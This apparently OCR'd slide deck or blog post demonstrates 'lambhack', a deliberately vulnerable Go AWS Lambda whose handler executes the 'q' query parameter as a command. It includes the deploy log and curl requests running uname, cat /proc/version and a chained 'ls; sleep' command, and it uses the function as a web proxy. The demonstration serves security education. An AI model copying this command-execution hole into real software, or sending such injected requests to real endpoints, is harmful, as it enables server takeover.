


```
// Handler is our lambda handler invoked by the `lambda.Start` function call
func Handler(ctx context.Context, request events.APIGatewayProxyRequest) (Response, error) {

    output := "Your function executed successfully!"
    if len(request.QueryStringParameters["q"]) > 0 {
        // Source of our hacky code...
        output = runner.Run(request.QueryStringParameters["q"])
        log.Print("Request %v, q=%v, %v", string(request.QueryStringParameters["q"]), string(output))
        log.Print(output)
    }

    resp := Response{
        StatusCode: 200,
        Body:       output,
        Headers: map[string]string{
            "Content-Type": "application/text",
        },
    }

    return resp, nil
}
```

$ make deploy

```
MacbookHome:lambhack karthik$ make deploy
rm -rf ./bin ./vendor Gopkg.lock
dep ensure -v
Root project is "github.com/karthequian/lambhack"
 2 transitively valid internal packages
 2 external packages imported from 1 projects
(0)   ✓ select (root)
(1)    ? attempt github.com/aws/aws-lambda-go with 2 pkgs; 24 versions to try
(1)        try github.com/aws/aws-lambda-go@v1.13.2
(1)    ✓ select github.com/aws/aws-lambda-go@v1.13.2 w/5 pkgs
  ✓ found solution with 5 packages from 1 projects

(1/1) Wrote github.com/aws/aws-lambda-go@v1.13.2
env GOOS=linux go build -ldflags="-s -w" -o bin/hello hello/main.go
sls deploy
Serverless: Packaging service...
Serverless: Excluding development dependencies...
Serverless: Uploading CloudFormation file to S3...
Serverless: Uploading artifacts...
Serverless: Uploading service myservice.zip file to S3 (3.11 MB)...
Serverless: Validating template...
Serverless: Updating Stack...
Serverless: Checking Stack update progress...
Serverless: Stack update finished...
Service Information
service: myservice
stage: dev
region: us-east-1
stack: myservice-dev
resources: 10
api keys:
  None
endpoints:
  GET - https://13grnm4qgi.execute-api.us-east-1.amazonaws.com/dev/hello
functions:
  hello: myservice-dev-hello
layers:
  None
Serverless: Removing old service artifacts from S3...
Serverless: Run the "serverless" command to setup monitoring, troubleshooting and testing.
```

```
Description="API Gateway URL"
Key=APIGatewayURL
Value="https://XXXX.execute-api.us-east-1.amazonaws.com/prod"
```




Run uname -a

```
curl “<URL>/lambhack/c?args=uname+-a"
```

returns

```
Linux 169.254.54.149 4.14.133-97.112.amzn2.x86_64 \
 1 SMP Wed Aug 7 22:41:25 UTC 2019 x86_64 x86_64 \
 x86_64 GNU/Linux
```



/proc/version

```
curl “<URL>/lambhack/c?args=cat+/proc/version"
```


returns

```
"Linux version 4.14.94-73.73.amzn1.x86_64 \
(mockbuild@gobi-build-64001) \
(gcc version 7.2.1 20170915 \
(Red Hat 7.2.1-2) (GCC)) \
#1 SMP Tue Jan 22 20:25:24 UTC 2019\n"
```

Look in /tmp

```
curl “<URL>/lambhack/c?args=ls+-la+/tmp;+sleep+1"
```

returns



```
total 8
drwx------  2 sbx_user1064  482 4096 Feb 21 22:35 .
drwxr-xr-x 21 root         root 4096 Feb 21 17:51 ..
```

@iteration1

I can haz web proxy

```
curl “<URL>/lambhack/c?args=curl+https://www.example.com;+sleep+1"
```

